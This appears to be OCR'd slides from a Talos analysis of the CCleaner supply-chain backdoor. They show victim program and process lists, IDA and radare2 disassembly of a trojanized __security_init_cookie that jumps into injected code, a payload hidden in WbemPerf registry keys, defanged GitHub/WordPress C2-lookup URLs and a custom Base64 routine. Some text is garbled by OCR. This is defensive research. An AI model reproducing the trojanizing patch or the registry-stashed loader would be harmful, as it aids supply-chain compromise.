
- Machines registration: guid, IP address, MAC address…

## Installed Programs



```
Adobe Flash Player 23 ActiveX
Adobe Flash Player 26 NPAPI
Adobe Shockwave Player 12.1
CCleaner
CubePDF Utility 0.3.3旊 (x86)
Windows 僑儚僲僷 傑僨働庤僕 - OLYMPUS IMAGING CORP.
Camera Communication Driver Package (09/09/2009 1.0.0.0)
Google Chrome
晉曠拆姙捞妺擻儐庤僥僫儕僥僫
LanScope Cat MR
Mozilla Firefox 55.0.3 (x86 ja)
Mozilla Maintenance Service
僂僀僛僗僶僗僋庤 Corp.儉儚僀傾儁儊
熽岅夸妛尋媝強丂PDFinder 4.6
Picasa 3
TeamViewer 9
Roxio Central Data
Google Toolbar for Internet Explorer
埳崋壔zip嶌惉帪梡
Roxio Central Tools
Google Toolbar for Internet Explorer
Java 8 Update 141
UpdateAdvisor(柹懢懦抲) V3.60 L20
eReg
Java Auto Updater
PA-ZS600T
Google Earth Plug-in
Google Update Helper
swMSM
Intel(R) Management Engine Components
堦慞榑價傑庤傾2014
Windows Media Player Firefox Plugin
CubePDF 1.0.0RC7
Fuji Xerox DocuWorks Viewer Light 8
Google 擔柹岅擮梱
iCloud
Security Update for Microsoft Excel 2010 (KB3191907) 32-Bit Edition
Security Update for Microsoft Office 2010 (KB2956063) 32-Bit Edition
Update for Microsoft Office 2010 (KB2589318) 32-Bit Edition
```

## Process List



```
System
C:\Windows\System32\smss.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\wininit.exe
C:\Windows\System32\csrss.exe
C:\Windows\System32\services.exe
C:\Windows\System32\lsass.exe
C:\Windows\System32\lsm.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\audiodg.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\SLsvc.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\winlogon.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\nvvsvc.exe
C:\Windows\System32\spoolsv.exe
C:\Windows\System32\svchost.exe
C:\Program Files\Common Files\Adobe\ARM\1.0\armsvc.exe
C:\Program Files\Agilent\IO Libraries Suite\AgilentIOLibrariesService.exe
C:\Program Files\Agilent\IO Libraries Suite\LxiMdnsResponder.exe
C:\Program Files\ESET\ESET Endpoint Antivirus\ekrn.exe
C:\Windows\System32\svchost.exe
C:\Windows\System32\svchost.exe
```

# Backdoor Analysis – Stage 2


- Some selected compromised systems received a stage 2: GeeSetup_x86.dll

- GeeSetup_x86.dll:
    - Drops TSMSISrv.dll
        - x86 : trojanized VirtCDRDrv.dll (VirtCDRDrv Corel tool)
        - x64 : trojanized EFACli64.dll (SymEFA Symantec Endpoint)
        - Not signed
    - Creates registry keys (encoded PE)

# Backdoor Analysis – Stage 2

- Trojanized binary: runtime patching
- x64 : __security_init_cookie

- Display limitation with IDA Pro
  - More information: http://blog.talosintelligence.com/2017/10/disassembler-and-runtime-analysis.html




```
; void __cdecl _security_init_cookie()
__security_init_cookie proc near

SystemTimeAsFileTime= _FILETIME ptr  8
PerformanceCount= LARGE_INTEGER ptr  10h
arg_10= qword ptr  18h

mov     [rsp+arg_10], rbx
push    rdi
sub     rsp, 20h
mov     rax, cs:qword_69393188
and     qword ptr [rsp+28h+SystemTimeAsFileTime.dwLowDateTime], 0
mov     rdi, 2B992DDFA232h
cmp     rax, rdi
jz      short loc_6938F652
```

```
not     rax
mov     cs:qword_69393190, rax
jmp     short loc_6938F6C8
```

```
loc_6938F652:            ; lpSystemTimeAsFileT
lea     rcx, [rsp+28h+SystemTimeAsFileTime]
call    cs:GetSystemTimeAsFileTime
mov     rbx, qword ptr [rsp+28h+SystemTimeAsF
call    cs:GetCurrentProcessId
mov     r11d, eax
xor     rbx, r11
call    cs:GetCurrentThreadId
mov     r11d, eax
xor     rbx, r11
call    cs:GetTickCount
lea     rcx, [rsp+28h+PerformanceCount] ; lpF
mov     r11d, eax
xor     rbx, r11
call    cs:QueryPerformanceCounter
mov     r11, qword ptr [rsp+28h+PerformanceCo
xor     r11, rbx
mov     rax, 0FFFFFFFFFFFFh
and     r11, rax
mov     rax, 2B992DDFA233h
cmp     r11, rdi
cmovz   r11, rax
mov     cs:qword_69393188, r11
not     r11
mov     cs:qword_69393190, r11
```


```
loc_6938F6C8:
mov     rbx, [rsp+28h+arg_10]
add     rsp, 20h
pop     rdi
__security_init_cookie endp
```



```
.text:000000006938F652 loc_6938F652:                     ; CODE XREF: __security_init_cookie+24↑j
.text:000000006938F652                 lea     rcx, [rsp+28h+SystemTimeAsFileTime] ; lpSystemTimeAsFileTime
.text:000000006938F657                 call    cs:GetSystemTimeAsFileTime
.text:000000006938F65D                 mov     rbx, qword ptr [rsp+28h+SystemTimeAsFileTime.dwLowDateTime]
.text:000000006938F662                 call    cs:GetCurrentProcessId
.text:000000006938F668                 mov     r11d, eax
.text:000000006938F66B                 xor     rbx, r11
.text:000000006938F66E                 call    cs:GetCurrentThreadId
.text:000000006938F674                 mov     r11d, eax
.text:000000006938F677                 xor     rbx, r11
.text:000000006938F67A                 call    cs:GetTickCount
.text:000000006938F680                 lea     rcx, [rsp+28h+PerformanceCount] ; lpPerformanceCount
.text:000000006938F685                 mov     r11d, eax
.text:000000006938F688                 xor     rbx, r11
.text:000000006938F68B                 call    cs:QueryPerformanceCounter
.text:000000006938F691                 mov     r11, qword ptr [rsp+28h+PerformanceCount]
.text:000000006938F696                 xor     r11, rbx
.text:000000006938F699                 mov     rax, 0FFFFFFFFFFFFh
.text:000000006938F6A3                 and     r11, rax
.text:000000006938F6A6                 mov     rax, 2B992DDFA233h
.text:000000006938F6B0                 cmp     r11, rdi
.text:000000006938F6B3                 cmovz   r11, rax
.text:000000006938F6B7                 mov     cs:qword_69393188, r11
.text:000000006938F6BE                 not     r11
.text:000000006938F6C1                 mov     cs:qword_69393190, r11
.text:000000006938F6C8
.text:000000006938F6C8 loc_6938F6C8:                     ; CODE XREF: __security_init_cookie+30↑j
.text:000000006938F6C8                 mov     rbx, [rsp+28h+arg_10]
.text:000000006938F6CD                 add     rsp, 20h
.text:000000006938F6D1                 pop     rdi
.text:000000006938F6D1 __security_init_cookie endp
.text:000000006938F6D1
.text:000000006938F6D2
.text:000000006938F6D2 loc_6938F6D2:                     ; DATA XREF: .pdata:0000000069394E70↓o
.text:000000006938F6D2                 jmp     TrojanJump
.text:000000006938F6D2 ; ---------------------------------------------------------------------------
.text:000000006938F6D7                 db 0CCh ; Ì
.text:000000006938F6D8                 db 0CCh ; Ì
```

- Trojan
- x64 :
- Displa

```
; void __cdecl _sec
__security_init_coo

SystemTimeAsFileTi
PerformanceCount=
arg_10= qword ptr

mov     [rsp+arg_10
push    rdi
sub     rsp, 20h
mov     rax, cs:qw
and     qword ptr
mov     rdi, 2B992D
cmp     rax, rdi
jz      short loc_6

not     rax
mov     cs:qword_69393190,
jmp     short loc_6938F6C8
```



```
     ,===< 0x6938f650      eb76           jmp 0x6938f6c8
     ||!      ; JMP XREF from 0x6938f644 (sub.KERNEL32.dll_GetSystemTimeAsFileTime_620)
     |`--> 0x6938f652      488d4c2430     lea rcx, [rsp + 0x30]        ; '0' ; 48
     | |   0x6938f657      ff15cb19ffff   call qword sym.imp.KERNEL32.dll_GetSystemTimeAsFileTime ; [0x69381028:8]=0x126f0
reloc.KERNEL32.dll_GetSystemTimeAsFileTime_240
     | |   0x6938f65d      488b5c2430     mov rbx, qword [rsp + 0x30] ; [0x30:8]=-1 ; '0' ; 48
     | |   0x6938f662      ff15c819ffff   call qword sym.imp.KERNEL32.dll_GetCurrentProcessId ; [0x69381030:8]=0x126da relo
c.KERNEL32.dll_GetCurrentProcessId_218
     | |   0x6938f668      448bd8         mov r11d, eax
     | |   0x6938f66b      4933db         xor rbx, r11
     | |   0x6938f66e      ff15c419ffff   call qword sym.imp.KERNEL32.dll_GetCurrentThreadId ; [0x69381038:8]=0x126c4 reloc
.KERNEL32.dll_GetCurrentThreadId_196
     | |   0x6938f674      448bd8         mov r11d, eax
     | |   0x6938f677      4933db         xor rbx, r11
     | |   0x6938f67a      ff15c019ffff   call qword [sym.imp.KERNEL32.dll_GetTickCount] ; [0x69381040:8]=0x126b4 reloc.KER
NEL32.dll_GetTickCount_180
     | |   0x6938f680      488d4c2438     lea rcx, [rsp + 0x38]        ; '8' ; 56
     | |   0x6938f685      448bd8         mov r11d, eax
     | |   0x6938f688      4933db         xor rbx, r11
     | |   0x6938f68b      ff15b719ffff   call qword sym.imp.KERNEL32.dll_QueryPerformanceCounter ; [0x69381048:8]=0x1269a
reloc.KERNEL32.dll_QueryPerformanceCounter_154
     | |   0x6938f691      4c8b5c2438     mov r11, qword [rsp + 0x38] ; [0x38:8]=-1 ; '8' ; 56
     | |   0x6938f696      4c33db         xor r11, rbx
     | |   0x6938f699      48b8ffffffff.  movabs rax, 0xffffffffffff  ; 281474976710655
     | |   0x6938f6a3      4c23d8         and r11, rax
     | |   0x6938f6a6      48b833a2df2d.  movabs rax, 0x2b992ddfa233
     | |   0x6938f6b0      4c3bdf         cmp r11, rdi
     | |   0x6938f6b3      4c0f44d8       cmove r11, rax
     | |   0x6938f6b7      4c891dca3a00.  mov qword [0x69393188], r11 ; [0x69393188:8]=0x2b992ddfa232
     | |   0x6938f6be      49f7d3         not r11
     | |   0x6938f6c1      4c891dc83a00.  mov qword [0x69393190], r11 ; [0x69393190:8]=0xffffd466d2205dcd
     | !      ; JMP XREF from 0x6938f650 (sub.KERNEL32.dll_GetSystemTimeAsFileTime_620)
     `---> 0x6938f6c8      488b5c2440     mov rbx, qword [rsp + 0x40] ; [0x40:8]=-1 ; '@' ; 64
       |   0x6938f6cd      4883c420       add rsp, 0x20
       |   0x6938f6d1      5f             pop rdi
\      `=< 0x6938f6d2      e98592ffff     jmp 0x6938895c
[0x6938efb8]>
```

```
curity_init_cookie+24↑j
e] ; lpSystemTimeAsFileTime
eAsFileTime.dwLowDateTime]

lpPerformanceCount

ceCount]

curity_init_cookie+30↑j

ta:0000000069394E70↓o
```

```
loc_6938F6C8:
mov     rbx, [rsp+28h+arg_10]
add     rsp, 20h
pop     rdi
__security_init_cookie endp
```


TALOS

# Backdoor Analysis – Stage 2

- The purpose additional malicious code:
  - Decode a PE stored in registry


    HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001
    HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002
    HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003
    HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004

- The purposes of this new PE:
  - Call a new CC (IP generated from Github & wordpress)
  - Get a new PE and execute it from memory…




```
https://github[.]com/search?q=joinlur&type=Users&utf8=%E2%9C%93
https://en.search.wordpress[.]com/?src=organic&q=keepost
```

Ccleaner stage 1 dll



```
.text:1000121D ; Attributes: bp-based frame
.text:1000121D
.text:1000121D CustomBase64    proc near               ; CODE XREF: sub_1000252E+114↓p
.text:1000121D                                         ; sub_1000252E+13E↓p
.text:1000121D
.text:1000121D var_4           = dword ptr -4
.text:1000121D arg_0           = dword ptr  8
.text:1000121D arg_4           = dword ptr  0Ch
.text:1000121D arg_8           = dword ptr  10h
.text:1000121D arg_C           = dword ptr  14h
.text:1000121D
.text:1000121D                 push    ebp
.text:1000121E                 mov     ebp, esp
.text:10001220                 push    ecx
.text:10001221                 push    esi
.text:10001222                 push    edi
.text:10001223                 mov     edi, [ebp+arg_0]
.text:10001226                 test    edi, edi
.text:10001228                 jz      loc_1000136D
.text:1000122E                 cmp     [ebp+arg_4], 0
.text:10001232                 jz      loc_1000136D
.text:10001238                 mov     eax, [ebp+arg_4]
.text:1000123B                 push    3
.text:1000123D                 xor     edx, edx
.text:1000123F                 pop     ecx
.text:10001240                 div     ecx
.text:10001242                 push    3
.text:10001244                 xor     edx, edx
.text:10001246                 pop     esi
.text:10001247                 mov     ecx, eax
.text:10001249                 mov     eax, [ebp+arg_4]
.text:1000124C                 div     esi
.text:1000124E                 mov     eax, ecx
.text:10001250                 shl     eax, 2
.text:10001253                 mov     [ebp+arg_0], eax
.text:10001256                 test    edx, edx
.text:10001258                 mov     [ebp+var_4], edx
.text:1000125B                 jz      short loc_10001263
.text:1000125D                 add     eax, 4
.text:10001260                 mov     [ebp+arg_0], eax
.text:10001263
.text:10001263 loc_10001263:                           ; CODE XREF: CustomBase64+3E↑j
.text:10001263                 mov     esi, [ebp+arg_8]
.text:10001266                 test    esi, esi
.text:10001268                 jnz     short loc_10001278
.text:1000126A                 cmp     [ebp+arg_C], esi
.text:1000126D                 jnz     loc_1000136D
.text:10001273                 jmp     loc_1000136F
.text:10001278 ; ---------------------------------------------------------------------------
.text:10001278
.text:10001278 loc_10001278:                           ; CODE XREF: CustomBase64+4B↑j
.text:10001278                 cmp     [ebp+arg_C], eax
.text:1000127B                 jb      loc_1000136D
.text:10001281                 test    ecx, ecx
.text:10001283                 push    ebx
.text:10001284                 jbe     short loc_100012EE
.text:10001286                 mov     [ebp+arg_C], ecx
.text:10001289
.text:10001289 loc_10001289:                           ; CODE XREF: CustomBase64+CF↓j
.text:10001289                 mov     bl, [edi]
.text:1000128B                 mov     al, [edi+1]
.text:1000128E                 inc     edi
.text:1000128F                 mov     byte ptr [ebp+arg_4+3], al
.text:10001292                 mov     al, bl
.text:10001294                 inc     edi
.text:10001295                 sar     al, 2
.text:10001298                 and     al, 3Fh
.text:1000129A                 push    eax
.text:1000129B                 call    sub_100011D6
.text:100012A0                 mov     [esi], al
.text:100012A2                 mov     al, byte ptr [ebp+arg_4+3]
.text:100012A5                 sar     al, 4
.text:100012A8                 and     bl, 3
.text:100012AB                 and     al, 0Fh
```

0000061D 1000121D: CustomBase64 (Synchronized with Hex View-1)



```
.text:00401016 ; Attributes: bp-based frame
.text:00401016
.text:00401016 CustomBase64    proc near               ; CODE XREF: sub_4014CD+18D↓p
.text:00401016                                         ; sub_4014CD+1A6↓p
.text:00401016
.text:00401016 var_4           = dword ptr -4
.text:00401016 arg_0           = dword ptr  8
.text:00401016 arg_4           = dword ptr  0Ch
.text:00401016 arg_8           = dword ptr  10h
.text:00401016 arg_C           = dword ptr  14h
.text:00401016
.text:00401016                 push    ebp
.text:00401017                 mov     ebp, esp
.text:00401019                 push    ecx
.text:0040101A                 push    esi
.text:0040101B                 push    edi
.text:0040101C                 mov     edi, [ebp+arg_0]
.text:0040101F                 test    edi, edi
.text:00401021                 jz      loc_401166
.text:00401027                 cmp     [ebp+arg_4], 0
.text:0040102B                 jz      loc_401166
.text:00401031                 mov     eax, [ebp+arg_4]
.text:00401034                 push    3
.text:00401036                 xor     edx, edx
.text:00401038                 pop     ecx
.text:00401039                 div     ecx
.text:0040103B                 push    3
.text:0040103D                 xor     edx, edx
.text:0040103F                 pop     esi
.text:00401040                 mov     ecx, eax
.text:00401042                 mov     eax, [ebp+arg_4]
.text:00401045                 div     esi
.text:00401047                 mov     eax, ecx
.text:00401049                 shl     eax, 2
.text:0040104C                 mov     [ebp+arg_0], eax
.text:0040104F                 test    edx, edx
.text:00401051                 mov     [ebp+var_4], edx
.text:00401054                 jz      short loc_40105C
.text:00401056                 add     eax, 4
.text:00401059                 mov     [ebp+arg_0], eax
.text:0040105C
.text:0040105C loc_40105C:                             ; CODE XREF: CustomBase64+3E↑j
.text:0040105C                 mov     esi, [ebp+arg_8]
.text:0040105F                 test    esi, esi
.text:00401061                 jnz     short loc_401071
.text:00401063                 cmp     [ebp+arg_C], esi
.text:00401066                 jnz     loc_401166
.text:0040106C                 jmp     loc_401168
.text:00401071 ; ---------------------------------------------------------------------------
.text:00401071
.text:00401071 loc_401071:                             ; CODE XREF: CustomBase64+4B↑j
.text:00401071                 cmp     [ebp+arg_C], eax
.text:00401074                 jb      loc_401166
.text:0040107A                 test    ecx, ecx
.text:0040107C                 push    ebx
.text:0040107D                 jbe     short loc_4010E7
.text:0040107F                 mov     [ebp+arg_C], ecx
.text:00401082
.text:00401082 loc_401082:                             ; CODE XREF: CustomBase64+CF↓j
.text:00401082                 mov     bl, [edi]
.text:00401084                 mov     al, [edi+1]
.text:00401087                 inc     edi
.text:00401088                 mov     byte ptr [ebp+arg_4+3], al
